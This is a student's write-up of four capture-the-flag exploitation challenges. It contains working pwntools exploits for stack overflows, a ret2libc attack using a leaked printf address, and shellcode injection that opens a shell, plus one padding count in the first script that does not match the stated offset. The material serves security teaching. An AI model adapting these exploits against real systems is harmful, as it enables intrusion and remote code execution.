Homework Assignment 8

This document contains the write-ups for the four challenges of **Assignment 8**.

Problem ID	Lab Name	Captured Flag	Steps
Problem 1	color_factory	`fsuCTF{crayo1a_g07_n0thing_0n_me}`	- Run `file` on the binary to identify it as a 64-bit ELF not stripped - Read the source code and identify the `strcpy` buffer overflow in `colorAnalyzer` - Calculate the offset: 32 (buffer) + 8 (saved RBP) = 40 bytes - Find the address of `win()` using `nm` - Send 40 bytes of padding + the 3 significant bytes of `win()`'s address via pwntools
Problem 2	Al-Mat3am	`fsuCTF{th3_8e5t_b484_6h4noush_in_83irut}`	- Read the source and identify that `scanf("%s", order)` overflows into `menuLocation` - Calculate the offset from disassembly: `0x120 - 0x1b` = 261 bytes - Send option 2, then 261 bytes of padding + `"flag.txt"` to overwrite `menuLocation` - Send option 1 to trigger `fopen("flag.txt")` and print the flag
Problem 3	fortune_cookie	`fsuCTF{f0r7un3_f4v0r5_7h3_f0r7un473}`	- Identify the buffer overflow in `parseInput()` and the `printf` address leak in `lucky_numbers()` - Extract offsets for `printf`, `system`, and `/bin/sh` from the provided `libc.so.6` - Find the padding offset (346 bytes) using a cyclic pattern in GDB - Call `numbers` to leak the runtime address of `printf` and calculate `libc_base` - Send 346 bytes of padding + `system()` address + fake return address + `/bin/sh` address
Problem 4	postage	`fsuCTF{fr33_5hippin6_0r_5h311_84ck}`	- Read the source and identify the stack address leak in `view_letter` and the overflow in `send_letter` - Find the padding offset (44 bytes) using a cyclic pattern in GDB - Write shellcode into `letter[]` via option 2 - Leak the address of `letter[]` via option 1 - Send 44 bytes of padding + leaked address to overwrite EIP and get a shell

---

PROBLEM 1 - color_factory

For this challenge we are given two files: a compiled binary (`color_factory`) and its C source code (`color_factory.c`). The server is running the binary at `ctf.cs.fsu.edu:65038`.

1. Analysis

The first thing I did was figuring out what kind of file we are dealing with. Running `file` on the binary gave us:

```
└─$ file color_factory
color_factory: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5491a811b86202df97c13d4d5effb853907845eb, for GNU/Linux 4.4.0, not stripped
```

It is a **64-bit** ELF executable and it is **not stripped**, meaning function names are still present in the binary.

We have the source, so I read it carefully:

```c
void win() {
    printf("Wow! That is an excellent color!\n");
    FILE* file = fopen("flag.txt","r");
    if (file == NULL) {
        printf("Error: flag.txt not found\n");
        return;
    } else {
        char flag[32];
        fgets(flag, 31, file);
        printf("%s\n", flag);
        fclose(file);
    }
}

int colorAnalyzer(const char *colorName) {
    char color[32];
    strcpy(color, colorName);
    printf("Analyzing %s...\n", color);
    return 1;
}

int main(int argc, char* argv[], char* envp[]) {
    char buf[128];
    printf("What is your favorite color? : ");
    scanf("%s", buf);
    if (colorAnalyzer(buf)) {
        printf("I have determined that %s is not a good color.\n", buf);
    }
    return 0;
}
```

A few things stand out:

- **`win()` is never called.** It opens `flag.txt` and prints the flag, but nothing in `main` or `colorAnalyzer` calls it. The challenge is clearly about reaching this function through some other means.
- **`strcpy` inside `colorAnalyzer` is dangerous.** It copies whatever `colorName` points to into a fixed-size buffer `color[32]`, with no length check whatsoever. `strcpy` will keep copying bytes until it finds a null terminator (`\0`), regardless of how much space is available in the destination.
- **`scanf("%s", buf)` in `main` is also dangerous**, but the interesting vulnerability is in `colorAnalyzer`. The full user input lands in `buf[128]` first, then gets passed to `colorAnalyzer`, which tries to fit it into `color[32]`.

This looks like a **stack buffer overflow**.

When a function is called, the CPU pushes a **return address** onto the stack. This is the address of the instruction that should execute *after* the function returns. Then it sets up a new **stack frame** for the local variables of that function.

In the case of `colorAnalyzer`, the stack frame looks like this:

```
[ return address ]    ← address to jump to when colorAnalyzer() returns
[ saved RBP      ]    ← 8 bytes: previous $rbp
[ color[32]      ]    ← 32 bytes: the local buffer
```

> The saved RBP is the value of the RBP register from the caller function, stored on the stack before the current function overwrites it. It exists so that when the current function returns, the caller's stack frame can be restored.

`strcpy` writes from the bottom upward. If we send more than 32 bytes, we overflow `color[]` and start overwriting the saved RBP and then the return address. If we manage to overwrite the return address, we control where the program jumps next.

2. Solution Strategy

The plan is:

1. Figure out exactly how many bytes we need to write before we reach the return address (the **offset**).
2. Find the address of `win()`
3. Craft a payload: `[offset bytes of padding] + [address of win()]`.
4. Send it via the network and read the flag.

The theoretical offset is `32 (color[]) + 8 (saved RBP) = 40 bytes`.

I also gave execution permissions to `color_factory` using `chmod`.

```
chmod +x ./color_factory
```

I load the binary in GDB and send a crafted input: 32 A's, then 8 B's, then 8 C's.

```
gef➤ run <<< $(python3 -c "print('A'*32 + 'B'*8 + 'C'*8)")
```

The idea is that if our calculations are correct:


- `AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA` → fills color[32]
- `BBBBBBBB` → should land in the saved RBP
- `CCCCCCCC` → should land in the return address

After running the program we observe that it crashes. We check the registers and the stack and we confirm that everything landed where we expected:

Registers:

```
$rsp   : 0x00007fffffffd968  →  "CCCCCCCC"
$rbp   : 0x4242424242424242 ("BBBBBBBB"?)
$rsi   : 0x400
$rdi   : 0x00007fffffffd750  →  0x00007fffffffd780  →  "Analyzing AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB[ ... ]"
$rip   : 0x0000000000401241  →  <colorAnalyzer+0040> ret
```

Stack:



- `RBP = 0x4242424242424242` - the B's are in the saved RBP slot.
- `RSP → 0x4343434343434343` - the C's are in the return address slot.

The offset is confirmed: **40 bytes of padding** are enough to reach the return address.

Now we know that if we replace those 8 C's with the address of `win()`, the CPU will jump there when `colorAnalyzer` executes `ret`.

To obtain the address of `win`, I used the `nm` command and found that it is located at `0x401186`.

3. Execution and Flag

With the offset confirmed, we craft the payload. The structure is simple: 40 bytes of padding to reach the return address, followed by the address of `win()`.

The first attempt used `p64(win_addr)` to encode the address, but the server dropped the connection without printing the flag. The reason is that `p64(0x0000000000401186)` produces `\x86\x11\x40\x00\x00\x00\x00\x00`, and `scanf` stops reading at the first `\x00`, so the address never reaches the buffer completely.

The fix is to send only the 3 significant bytes of the address (`\x86\x11\x40`) and let `scanf` do the rest. When it finishes reading, it appends its own `\x00` as a string terminator. The upper bytes were already zero in memory. The result is exactly `0x0000000000401186`.

```
from pwn import *

p = remote("ctf.cs.fsu.edu", 65038)

win_addr = b"\x86\x11\x40"  # the 3 significant bytes of win()'s address

payload  = b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
payload += win_addr

p.sendline(payload)
p.interactive()
```

After running the script, the server jumps to `win()`, opens `flag.txt` and prints:

```
[+] Opening connection to ctf.cs.fsu.edu on port 65038: Done
[*] Switching to interactive mode
What is your favorite color? : Analyzing AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x86\x11@...
Wow! That is an excellent color!
fsuCTF{crayo1a_g07_n0thing_0n_me}
```

Flag: `fsuCTF{crayo1a_g07_n0thing_0n_me}`

PROBLEM 2 - Al-mat3am

This challenge presents us with a restaurant ordering system written in C.

1. Analysis

The first thing I did was figure out what I was dealing with.

```
└─$ file al_mat3am
al_mat3am: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Buil
dID[sha1]=ab33a997eb8fcfe4dbbfc96858010111ffad7609, for GNU/Linux 4.4.0, not stripped
```

It is a linux executable, and it says it is not stripped, so debug symbols are at least partially there.

I made it executable with `chmod +x` and run it to observe its normal behavior.

```
└─$ ./al_mat3am
Welcome to Al-Mat3am, we hope the dining experience is most extraordinay.
Would you like to...
1) Look at the menu.
2) Place an order.
3) Leave.

>
```

When executed, the program displays a simple menu where the user can choose between different options, such as viewing the menu or placing an order. Interacting with the program normally shows that it reads a file to display the menu and allows the user to input an order.

Then I read the provided source code:

```c
int main(int argc, char *argv[], char *envp[]) {
    char menuLocation[] = "./menu.txt";
    char order[256];
    char fileBuf[32];
    int choice = 0;
    ...
    case 2: // Order
        printf("What would you like to order?\n> ");
        scanf("%s", order);
        printf("Let us know if you need anything else.\n");
    case 1: // Menu
        menuFile = fopen(menuLocation,"r");
```

```
        ...
        fread(fileBuf, 1, sizeof(fileBuf)-1, menuFile);
        printf("%s", fileBuf);
```

The vulnerability comes from `scanf("%s", order)`. The `%s` format reads input without a length limit. Since `order` is only 256 bytes, we can overflow the buffer by sending more data. This is a **stack buffer overflow**.

Looking at the local variables:

```
char menuLocation[] = "./menu.txt";   // 10 bytes
char order[256];                      // 256 bytes
```

Both are on the stack. If `order` sits at a lower address than `menuLocation`, writing past the end of `order` will overwrite `menuLocation`. And `menuLocation` is the string passed to `fopen()` when the user picks option 1 to read the menu. If we can replace `"./menu.txt"` with `"flag.txt"`, the program will open and print the flag instead of the menu.

Additionally, there is no `break` between `case 2` and `case 1` in the switch statement. This means that after placing an order, the program automatically falls through to `case 1` and calls `fopen(menuLocation)`.

Since `info locals` did not work, I had to look at the disassembly directly using **gdb**:

```
gef>  disas main
```

The relevant lines:

```
0x00000000000011fa <+41>:    mov    QWORD PTR [rbp-0x1b],rax
0x00000000000011fe <+45>:    mov    DWORD PTR [rbp-0x14],0x747874
```

This is where menuLocation lives

```
0x0000000000001336 <+357>:   lea    rax,[rbp-0x120]
0x000000000000133d <+364>:   lea    rdx,[rip+0xd78]        # 0x20bc
0x0000000000001344 <+371>:   mov    rsi,rax
0x0000000000001347 <+374>:   mov    rdi,rdx
0x000000000000134a <+377>:   mov    eax,0x0
0x000000000000134f <+382>:   call   0x1070 <__isoc23_scanf@plt>
```

This is the scanf call for order

So:

- `order` is at `rbp - 0x120`
- `menuLocation` is at `rbp - 0x1b`

Calculating the offset:

```
offset = 0x120 - 0x1b
       = 288 - 27
       = 261 bytes
```

We need to write 261 bytes of garbage to fill `order` and the space up to `menuLocation`, then immediately follow with `"flag.txt"` to overwrite it.

2. Solution Strategy

To perform the attack, we will follow these steps:

1. Connect to the server.
2. Select option `2` (Place an order).
3. Send a payload of 261 bytes of padding followed by `"flag.txt"`.
4. Select option `1` (Look at the menu).
5. The program calls `fopen("flag.txt", "r")` instead of `fopen("./menu.txt", "r")` and prints the flag.

3. Execution and Flag

The exploit script using `pwntools`:

```
from pwn import *

context.log_level = 'debug'

p = remote("ctf.cs.fsu.edu", 65029)

offset = 261
payload = b"A" * offset + b"flag.txt"

p.recvuntil(b"> ")
p.sendline(b"2")           # Place an order
p.recvuntil(b"> ")
p.sendline(payload)        # overflow + overwrite menuLocation
p.recvuntil(b"> ")
p.sendline(b"1")           # Look at the menu -> now opens flag.txt
p.recvuntil(b"> ")
p.sendline(b"3")           # Leave

print(p.recvall().decode())
```

The script ran but received 0 bytes and the connection closed immediately. The payload seemed correct, the offset was calculated from the disassembly, and the flow looked right. Adding `context.log_level = 'debug'` to the script made `pwntools` print every byte sent and received, which let us trace the exact exchange with the server step by step.

```
└─$ python3 scrpt.py
[+] Opening connection to ctf.cs.fsu.edu on port 65029: Done
[DEBUG] Received 0x92 bytes:
    b'Welcome to Al-Mat3am, we hope the dining experience is most extraordinay.\n'
    b'Would you like to ... \n'
    b'1) Look at the menu.\n'
    b'2) Place an order.\n'
    b'3) Leave.\n'
    b'\n'
[DEBUG] Received 0x2 bytes:
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0x20 bytes:
    b'What would you like to order?\n'
    b'> '
[DEBUG] Sent 0x10e bytes:                                                                 Payload Sent
    b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Aflag.txt\n'
[DEBUG] Received 0x5c bytes:
    b'Let us know if you need anything else.\n'
    b'1) Look at the menu.\n'
    b'2) Place an order.\n'
    b'3) Leave.\n'
    b'\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x29 bytes:                 Flag
    b'fsuCTF{th3_8e5t_b484_6h4noush_in_83irut}\n'
[DEBUG] Received 0x35 bytes:
    b'1) Look at the menu.\n'
    b'2) Place an order.\n'
    b'3) Leave.\n'
    b'\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'3\n'
[+] Receiving all data: Done (0B)
[*] Closed connection to ctf.cs.fsu.edu port 65029
```

The server opened `flag.txt`, read it, and printed it just like it would have printed the menu.

Flag: `fsuCTF{th3_8e5t_b484_6h4noush_in_83irut}`

PROBLEM 3 - Fortune Cookie

In this challenge we are given a `.tar.gz` archive.

1. Analysis

The first thing we do is extract the archive to see what we are working with:

```
tar -xvzf fortune_cookie.tar.gz
```

Output:

```
libc.so.6
ld-linux.so.2
fortune_cookie
fortune_cookie.c
```


- the binary itself
- its C source code
- the exact `libc` and dynamic linker used by the server

Then we read the code to understanding the program logic:


```
void lucky_numbers() {
    printf("Here are your lucky numbers: \n");
    for (int i = 0; i < sizeof(void *); ++i) {
        printf("%hhu ", (unsigned char)((long)printf >> (i*8)) & 0xff);
    }
    putchar(10);
}

void fortune() {
    printf("I foresee many ctf challenges in your future.\n");
}

int parseInput() {
    char buf[0512];
    int retCode = 0;
    scanf("%s", buf);
    if (strcmp(buf, "fortune") == 0) { ... }
    else if (strcmp(buf, "numbers") == 0) { lucky_numbers(); ... }
    else if (strcmp(buf, "leave") == 0) { retCode = 1; }
    else { printf("Invalid."); }
    return retCode;
}
```

Two things stand out:

1. It appears to be a buffer overflow in `parseInput()`:



   `scanf("%s")` reads input until it finds whitespace, with no size limit. The buffer is only `0512` bytes, but the leading `0` makes this an **octal literal**, not decimal. `0512` in octal is `5*64 + 1*8 + 2 = 330` bytes, not 512.
2. `lucky_numbers()` leaks the address of `printf`:



   This prints the runtime address of `printf`.

Then we check the binary protections using the `checksec` command:

```
└─$ checksec --file=fortune_cookie
[*] '/home/ende/Desktop/Binary/fortune_cookie/fortune_cookie'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

- **i386 32-bit** - addresses are 32-bits
- **No stack canary** - there is no protection checking if the stack was overwritten before returning
- **NX enabled** - the stack is not executable. We cannot just inject shellcode and jump to it. We need to reuse existing code.
- **PIE enabled** - the binary loads at a random base address each execution.

Luckily, the address of the pricntf function is leaked, so we will be able to bypass the PIE protection.

Since the server uses this exact libc, we can extract the offsets of everything we need:

```
└─$ readelf -s libc.so.6 | grep -E " printf| system"
 1157: 00054930    63 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.0
 2867: 0005c620    45 FUNC    GLOBAL DEFAULT   14 printf@@GLIBC_2.0
  689: 00000000     0 FILE    LOCAL  DEFAULT  ABS system.c
  770: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf.c
  771: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf-prs.c
  772: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_as[ ... ]
  775: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_done.c
  776: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_flush.c
  791: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_pad_1.c
  793: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_pu[ ... ]
  795: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_pu[ ... ]
  797: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_to[ ... ]
  799: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_buffer_write.c
  801: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_fp.c
  806: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_fphex.c
  810: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_function_[ ... ]
  811: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_size.c
  889: 00063850  7375 FUNC    LOCAL  DEFAULT   14 printf_positional
  950: 0006f6d0  8542 FUNC    LOCAL  DEFAULT   14 printf_positional
 1033: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf-parsemb.c
 1058: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf-parsewc.c
 3477: 00000000     0 FILE    LOCAL  DEFAULT  ABS printf_chk.c
 8393: 0005c620    45 FUNC    GLOBAL DEFAULT   14 printf
10213: 00054930    63 FUNC    WEAK   DEFAULT   14 system
10686: 00060c20  3323 FUNC    GLOBAL DEFAULT   14 printf_size
11785: 00061920    43 FUNC    GLOBAL DEFAULT   14 printf_size_info
```

```
└─$ strings -t x libc.so.6 | grep "/bin/sh"
 1d1e79 /bin/sh
```

So our offsets inside libc are:

Symbol	Offset
`printf`	`0x5c620`

Symbol	Offset
`system`	`0x54930`
`/bin/sh`	`0x1d1e79`

2. Solution Strategy

The program has PIE active, so we do not know where `system()` is in memory but `lucky_numbers()` prints the **runtime address of `printf`** for us.

Since `printf` and `system` are both inside `libc.so.6`, and their **relative distance** (offset) never changes, we can calculate:

```
libc_base  = leaked_printf  - printf_offset
system     = libc_base      + system_offset
/bin/sh    = libc_base      + binsh_offset
```

With those addresses known, we craft the overflow payload. In 32-bit, after overwriting EIP, the stack looks like:

```
[ addr of "/bin/sh" ]   <- argument to system()
[ fake return addr  ]
[ system() addr     ]   <- EIP overwritten
[      padding      ]
```

When `parseInput()` executes `ret`, EIP jumps to `system()`. The 32-bit calling convention treats the next word on the stack as the return address and the one after that as the first argument, which is our `/bin/sh` string.


To finding the exact offset to EIP, we open gdb and use a cyclic pattern to find exactly how many bytes we need before overwriting EIP (the paddding):

```
gef➤  pattern create 400
[+] Generating a pattern of 400 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabi
aabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqa
acraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaa
d
[+] Saved as '$_gef0'
gef➤  run
Starting program: /home/ende/Desktop/Binary/fortune_cookie/fortune_cookie
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to my electronic fortune cookie generator.
Type a command to request something.

'fortune': Get fortune
'numbers': Get lucky numbers
'leave': Exit the program
> |
```

We paste the pattern as input and the program crashes with: `$eip : 0x616d6461`

```
$eip   : 0x616d6461 ("adma"?)
$eflags: [zero carry PARITY adjust SIGN
```

and then we check its offset



The offset is **346 bytes**.

3. Execution and Flag

With all this data we now build the script to break this program:

1. We start by defining the offsets we extracted earlier from the provided `libc.so.6`. These are fixed distances inside the library, so they never change. `OFFSET` is the number of padding bytes we just found, needed to reach EIP.

```
from pwn import *

# Offsets inside the server's libc
PRINTF_OFFSET  = 0x5c620
SYSTEM_OFFSET  = 0x54930
BINSH_OFFSET   = 0x1d1e79
OFFSET         = 346
```

2. We call `numbers` to trigger `lucky_numbers()`, which prints the runtime address of `printf` byte by byte. We read those bytes and reconstruct the full address by shifting each byte into its correct position. This way we get the real address of `printf` in memory for this specific execution.

```
p.sendlineafter(b"> ", b"numbers")
p.recvuntil(b"Here are your lucky numbers: \n")
line = p.recvline().strip()
bytes_leak = [int(x) for x in line.split()]
leaked_printf = sum(b << (i * 8) for i, b in enumerate(bytes_leak))
```

3. Since we know where `printf` is and how far it is from the start of `libc`, we can calculate `libc_base`. From there, adding the known offsets of `system` and `/bin/sh` gives us their exact addresses for this run.

```
libc_base    = leaked_printf - PRINTF_OFFSET
system_addr  = libc_base + SYSTEM_OFFSET
binsh_addr   = libc_base + BINSH_OFFSET
```

4. We build the payload: 346 bytes of padding to fill the buffer and reach EIP, then the address of `system()` to overwrite EIP, then a fake return address, and finally the address of the `/bin/sh` string as the argument to `system()`.

```
payload  = b"A" * OFFSET
payload += p32(system_addr)
payload += p32(0xdeadbeef)
payload += p32(binsh_addr)

p.sendlineafter(b"> ", payload)
```

After runing it, `system("/bin/sh")` executes and we get an interactive shell.

```
└─$ python3 scrpt.py
[+] Opening connection to ctf.cs.fsu.edu on port 65035: Done
[+] Leaked printf @ 0×f0b23620
[+] libc base  @ 0×f0ac7000
[+] system()   @ 0×f0b1b930
[+] /bin/sh    @ 0×f0c98e79
[*] Switching to interactive mode
Invalid.$
```

Using this shell we can easily retrieve the flag:

```
Invalid.$ whoami
root
$ ls
flag.txt  fortune_cookie
$ cat flag.txt
fsuCTF{f0r7un3_f4v0r5_7h3_f0r7un473}
```

Flag: `fsuCTF{f0r7un3_f4v0r5_7h3_f0r7un473}`

PROBLEM 4 - postage

For this challenge we are given a `.tar.gz` archive.

1. Analysis

The first thing I did was extract the archive:

```
tar -xzf postage.tar.gz
```

Inside there were two files:

- `postage`
- `postage.c`

We have both the binary and the source code.

I ran `file` and `checksec` to understand what we are dealing with:

```
└─$ file postage
postage: ELF 32-bit LSB pie executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha
1]=198654d1bd27d59b5c77d6404ac21bac16f7fd7a, for GNU/Linux 4.4.0, not stripped
```

Once again, it is an unstripped Linux executable.

```
└─$ checksec --file=postage
[*] '/home/ende/Desktop/Binary/postage/postage'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
```

- **32-bit** binary.
- **No stack canary** - we can overflow the stack without triggering any protection.
- **Stack is executable** - we can write shellcode directly onto the stack and execute it.
- **PIE enabled** - the binary loads at a random base address each run.

I gave the binary execution permissions with `chmod +x` and ran it to see how it behaves. It presents a simple menu with four options: view a letter, write a letter, send a letter, and leave.

```
└─$ ./postage
### US-E-POST-Service ###
1) View letter
2) Write letter
3) Send letter
4) Leave
```

Then I read the source code carefully:

```
int letterWritten = 0;

void view_letter(char *letter) {
    if (letterWritten)
        printf("##### Letter: #####\nSource: #%u W Call St., Tallahasse, FL 32304 \n...",
letter);
    else
        printf("You haven't written a letter yet.\n");
}

void write_letter(char *letter) {
    printf("Write your message: ");
    fgets(letter, 255, stdin);
    letterWritten = 1;
}

void send_letter(char *letter) {
    char destination[32];
    if (letterWritten) {
        printf("Where do you want to send your message? ");
        scanf("%s", destination);
        ...
    }
}

int main(...) {
```

```
    char letter[256];
    ...
}
```

Two things stand out:

1. Stack address leak in `view_letter`:

```
void view_letter(char *letter) {
        if (letterWritten)
                printf("##### Letter: #####\nSource: #%u W Call St., Tallahasse, FL 32304 \nDestination: ???\n##################\n", letter);
        else
                printf("You haven't written a letter yet.\n");
}
```

   `letter` here is a pointer to the address of the `letter[]` buffer in `main`'s stack frame. So every time we call option 1, the program tells us exactly where `letter[]` is in memory.
2. Buffer overflow in `send_letter`:

```
void send_letter(char *letter) {
        char destination[32];
        if (letterWritten) {
                printf("Where do you want to send your message? ");
                scanf("%s", destination);
                printf("Sent :)\n");
                letterWritten = 0;
        } else
                printf("You haven't written a letter yet.\n");
}
```

   `scanf("%s")` reads input until whitespace with no length limit. The buffer is only 32 bytes, so if we send more than that, we start overwriting whatever comes after it on the stack, including the saved return address.

We can write shellcode into `letter[]`, leak its address, and then overflow `destination[]` to redirect execution there.

2. Solution Strategy

The plan:

1. Write shellcode into `letter[]` using option 2.
2. Use option 1 to leak the address of `letter[]`.
3. Use option 3 to overflow `destination[]` and overwrite the return address with the leaked address.


This way, when `send_letter` returns, execution jumps to our shellcode.

The only thing left to figure out how many bytes we need to write before reaching the return address inside `send_letter`.


I opened the binary in GDB and used a cyclic pattern to measure the offset:

```
gef➤  pattern create 100
[+] Generating a pattern of 100 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
[+] Saved as '$_gef0'
gef➤  run
Starting program: /home/ende/Desktop/Binary/postage/postage
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
### US-E-POST-Service ###
1) View letter
2) Write letter
3) Send letter
4) Leave

> |
```

Then I ran the program (`run`) and followed the menu: option 2 to write a letter, then option 3 to send it. When prompted for the destination, I pasted the pattern. The program crashed with `$eip : 0x6161616c`:



I checked the offset and got an offset of **44 bytes**.



After 44 bytes of padding, the next 4 bytes overwrite EIP.

3. Execution and Flag


With the offset confirmed, I wrote the exploit using `pwntools`:

```
from pwn import *

p = remote('ctf.cs.fsu.edu', 65036)

shellcode = asm(shellcraft.i386.linux.sh())

# 1: write shellcode into letter[]
p.sendlineafter(b'> ', b'2')
p.sendlineafter(b'Write your message: ', shellcode)

# 2: leak the address of letter[]
p.sendlineafter(b'> ', b'1')
p.recvline()
leak = p.recvline()
addr = int(leak.split(b'#')[1].split(b' ')[0])
print(f"[*] letter[] address: {hex(addr)}")

# 3: overflow destination[] and overwrite EIP
p.sendlineafter(b'> ', b'3')
```

```
payload = b'A' * 44 + p32(addr)
p.sendlineafter(b'Where do you want to send your message? ', payload)

p.interactive()
```

The script follows the three steps in order. First it sends the shellcode generated by `pwntools` (`shellcraft.i386.linux.sh()`) into `letter[]` via option 2. Then it calls option 1 and parses the printed number (the address sits between `#` and the next space in the output line, so splitting on those characters extracts it). Finally it sends the payload to option 3: 44 bytes of padding to reach EIP, followed by the leaked address packed as a 32-bit little-endian integer with `p32()`.

After running it, we get access to an interactive shell, where we can easily retrieve the flag:



Flag: `fsuCTF{fr33_5hippin6_0r_5h311_84ck}`